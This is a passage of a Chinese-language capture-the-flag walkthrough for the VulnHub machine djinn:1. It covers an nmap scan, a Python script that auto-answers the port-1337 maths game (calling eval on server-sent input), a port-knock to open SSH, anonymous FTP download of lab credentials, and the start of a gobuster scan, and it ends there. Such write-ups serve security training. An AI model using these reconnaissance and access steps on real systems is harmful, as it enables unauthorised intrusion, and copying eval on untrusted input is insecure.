靶机系列测试教程 djinn:1

1 交流平台

随着教程的推出，看视频的人也越来越多，随之而来的问题也增多，本人平时非常忙，难以有时间回复大家的问题，特意建立了一个 QQ 群，里面有很多这方面的高手，有什么不懂的，请到群里提问，咨询问题的时候，一定要详细，不然没人会回复你，另外本人有时间会在群内直播测试靶机，还没加上群的赶快加上了。

交流 QQ 群

微信号

mOon

安道尔

扫一扫上面的二维码图案，加我微信

博客 www.moonsec.com

2 介绍

2.1 靶机介绍

描述	说明
Difficulty	Beginner-Intermediate
Flag	user.txt and root.txt
Description	The machine is VirtualBox as well as VMWare compatible. The DHCP will assign an IP automatically. You'll see the IP right on the login screen. You have to find and read two flags (user and root) which is present in user.txt and root.txt respectively.
Format	Virtual Machine (Virtualbox - OVA)
Operating System	Linux

下载地址
https://www.vulnhub.com/entry/djinn-1,397/


难度 中等

3 靶机测试


3.1 信息收集

3.1.1 nmap 扫描

nmap -p- -A 192.168.0.177 -oA djinn1-ports



```
root@kali:~/djinn# nmap -p- -A 192.168.0.177 -oA djinn1-ports
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-03 02:38 AKST
Nmap scan report for 192.168.0.177
Host is up (0.0081s latency).
Not shown: 65531 closed ports
PORT     STATE    SERVICE VERSION
21/tcp   open     ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              11 Oct 20 23:54 creds.txt
| -rw-r--r--    1 0        0             128 Oct 21 00:23 game.txt
|_-rw-r--r--    1 0        0             113 Oct 21 00:23 message.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.0.164
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   filtered ssh
1337/tcp open     waste?
| fingerprint-strings:
|   NULL:
|
|     ____ _____ _
|     ___| __ _ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | __/ | | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|_| |_| |_|___|
|     Let's see how good you are with simple maths
|     Answer my questions 1000 times and I'll give you your gift.
|     '+', 8)
|   RPCCheck:
|
|     ____ _____ _
```



```
22/tcp   filtered ssh
1337/tcp open     waste?
| fingerprint-strings:
|   NULL:
|     ____ _____ _
|     ___| __ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | __/ | | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|_| |_| |_|___|
|     Let's see how good you are with simple maths
|     Answer my questions 1000 times and I'll give you your gift.
|     '+', 8)
|   RPCCheck:
|     ____ _____ _
|     ___| __ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | __/ | | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|_| |_| |_|___|
|     Let's see how good you are with simple maths
|     Answer my questions 1000 times and I'll give you your gift.
|_    '+', 5)
7331/tcp open     http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
|_http-title: Lost in space
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/
cgi?new-service :
SF-Port1337-TCP:V=7.80%I=7%D=1/3%Time=5E0F27D2%P=x86_64-pc-linux-gnu%r(NUL
SF:L,1BC,"\x20\x20____\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_____\x20_\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20/\x20___\|\x20__\x
SF:20_\x20_\x20__\x20___\x20\x20\x20___\x20\x20\|_\x20\x20\x20_\(_\)_\x20_
SF:_\x20___\x20\x20\x20___\x20\n\|\x20\|\x20\x20_\x20/\x20_`\x20\|\x20'_\x
SF:20`\x20_\x20\\\x20/\x20_\x20\\\x20\x20\x20\|\x20\|\x20\|\x20\|\x20'_\x2
SF:0`\x20_\x20\\\x20/\x20_\x20\\\n\|\x20\|_\|\x20\|\x20(_\|\x20\|\x20\|\x
SF:20\|\x20\|\x20\|\x20\|\x20\x20__/\x20\x20\x20\|\x20\|\x20\|\x20\|\x20\|
SF:\x20\|\x20\|\x20\|\x20\|\x20\x20__/\n\x20\\____\|\\__,_\|_\|\x20\|_\|\x
SF:20\|_\|\\___\|\x20\x20\x20\|_\|\x20\|_\|_\|\x20\|_\|\x20\|_\|\\___\|\n\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
```

通过 nmap 扫描得到

21 端口 可以匿名访问

22 端口 ssh 但是被过滤了


1337 是一个游戏端口

7331 是 python web

3.2 测试 1337 端口

3.2.1 访问端口

nc -vv 192.168.0.177 1337



```
root@kali:~/djinn# nc -vv  192.168.0.177 1337
192.168.0.177: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.177] 1337 (?) open
  ____                        _____ _
 / ___| __ _ _ __ ___   ___  |_   _(_)_ __ ___   ___
| |  _ / _` | '_ ` _ \ / _ \   | | | | '_ ` _ \ / _ \
| |_| | (_| | | | | | |  __/   | | | | | | | | |  __/
 \____|\__,_|_| |_| |_|\___|   |_| |_|_| |_| |_|\___|


Let's see how good you are with simple maths
Answer my questions 1000 times and I'll give you your gift.
(1, '+', 4)
> 5
(7, '/', 8)
> 
```


是一个计算器游戏，回答一次 就给我们礼物

3.2.2 编写计算器脚本

```
#coding:utf-8
import logging
import telnetlib
import time
import re

def main():
    try:
        tn = telnetlib.Telnet('192.168.0.177',port=1337)
    except:
        logging.warning("errr")

    time.sleep(0.5)
    loop=1
    while loop<1002:
        data = tn.read_very_eager().decode('ascii')
        print(data)
        res = re.search('(.*?)\s>',data).group(1)
        datas = str(calc(res)).strip()
        print(str(loop)+":"+datas)
        loop=loop+1
        tn.write(datas.encode('ascii')+b"\n")
        time.sleep(0.1)
    data = tn.read_very_eager().decode('ascii')

    return data


def calc(res):
    res_str = res.strip('(').strip(")").replace("'","")
    muns = res_str.split(',')
    munber1 = muns[0].strip()
    orperator = muns[1].strip()
    munber2 = muns[2].strip()
    res = eval(munber1+orperator+munber2)
    return res


print(main())
```

3.2.3 测试结果

通过正确计算回答 1000 次也是计算




```
>
990:1.2857142857142858
(7, '+', 4)
>
991:11
(4, '+', 5)
>
992:9
(4, '-', 3)
>
993:1
(9, '-', 7)
>
994:2
(7, '*', 3)
>
995:21
(5, '/', 4)
>
996:1.25
(3, '+', 6)
>
997:9
(5, '*', 9)
>
998:45
(6, '*', 9)
>
999:54
(8, '*', 9)
>
1000:72
(1, '*', 9)
>
1001:9
Here is your gift, I hope you know what to do with it:
1356, 6784, 3409
```


得到数字 1356 6784 3409

3.3 暗语开启 ssh

1356，6784，3409
ssh 使用暗语过滤
knockd 开启




```
root@kali:~# knock 192.168.0.177 1356 6784 3409
root@kali:~# 
```



```
root@kali:~# nmap -sV -p 22  192.168.0.177
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-03 20:29 AKST
Nmap scan report for 192.168.0.177
Host is up (0.034s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
MAC Address: 40:A5:EF:46:69:0A (Shenzhen Four Seas Global Link Network Technology)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
root@kali:~# 
```

3.4 ftp 信息获取

ftp 192.168.0.177



```
root@kali:~/djinn# ftp 192.168.0.177
Connected to 192.168.0.177.
220 (vsFTPd 3.0.3)
Name (192.168.0.177:root): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              11 Oct 20 23:54 creds.txt
-rw-r--r--    1 0        0             128 Oct 21 00:23 game.txt
-rw-r--r--    1 0        0             113 Oct 21 00:23 message.txt
226 Directory send OK.
ftp> 
```


匿名访问获取信息

3.4.1 下载文件

reget creds.txt


reget game.txt

reget game.txt



```
debug           macdef          proxy           send
ftp> reget creds.txt
local: creds.txt remote: creds.txt
200 PORT command successful. Consider using PASV.
350 Restart position accepted (11).
150 Opening BINARY mode data connection for creds.txt (11 bytes).
226 Transfer complete.
ftp> reget game.txt
local: game.txt remote: game.txt
200 PORT command successful. Consider using PASV.
350 Restart position accepted (128).
150 Opening BINARY mode data connection for game.txt (128 bytes).
226 Transfer complete.
ftp> get message.txt
local: message.txt remote: message.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for message.txt (113 bytes).
```

3.4.2 查看内容



```
root@kali:~/djinn# cat creds.txt
nitu:81299
root@kali:~/djinn# cat game.txt
oh and I forgot to tell you I've setup a game for you on port 1337. See if you can reach to the
final level and get the prize.
root@kali:~/djinn# cat message.txt
@nitish81299 I am going on holidays for few days, please take care of all the work.
And don't mess up anything.
root@kali:~/djinn# 
```

creds.txt 凭据

nitu:81299

game.txt

oh and I forgot to tell you I've setup a game for you on port 1337. See if you can reach to the
final level and get the prize.

翻译

哦，我忘了告诉你我在 1337 号港口为你准备了一个游戏。看看你能不能找到
最后一关拿到奖品。

message.txt


@nitish81299 I am going on holidays for few days, please take care of all the work.
And don't mess up anything.

翻译

@nitish81299 我要去度假几天，请照顾好所有的工作。别搞砸了。

3.5 测试 pythonweb

3.5.1　获取主页信息



192.168.0.177:7331
ing Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB
Home Features Contact

mzfr


Let's see how good your are.

Cover template for Bootstrap, by @mdo.

发现是一个 WEB 主页

3.5.2　目录扫描

gobuster dir -u http://192.168.0.177:7331 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100

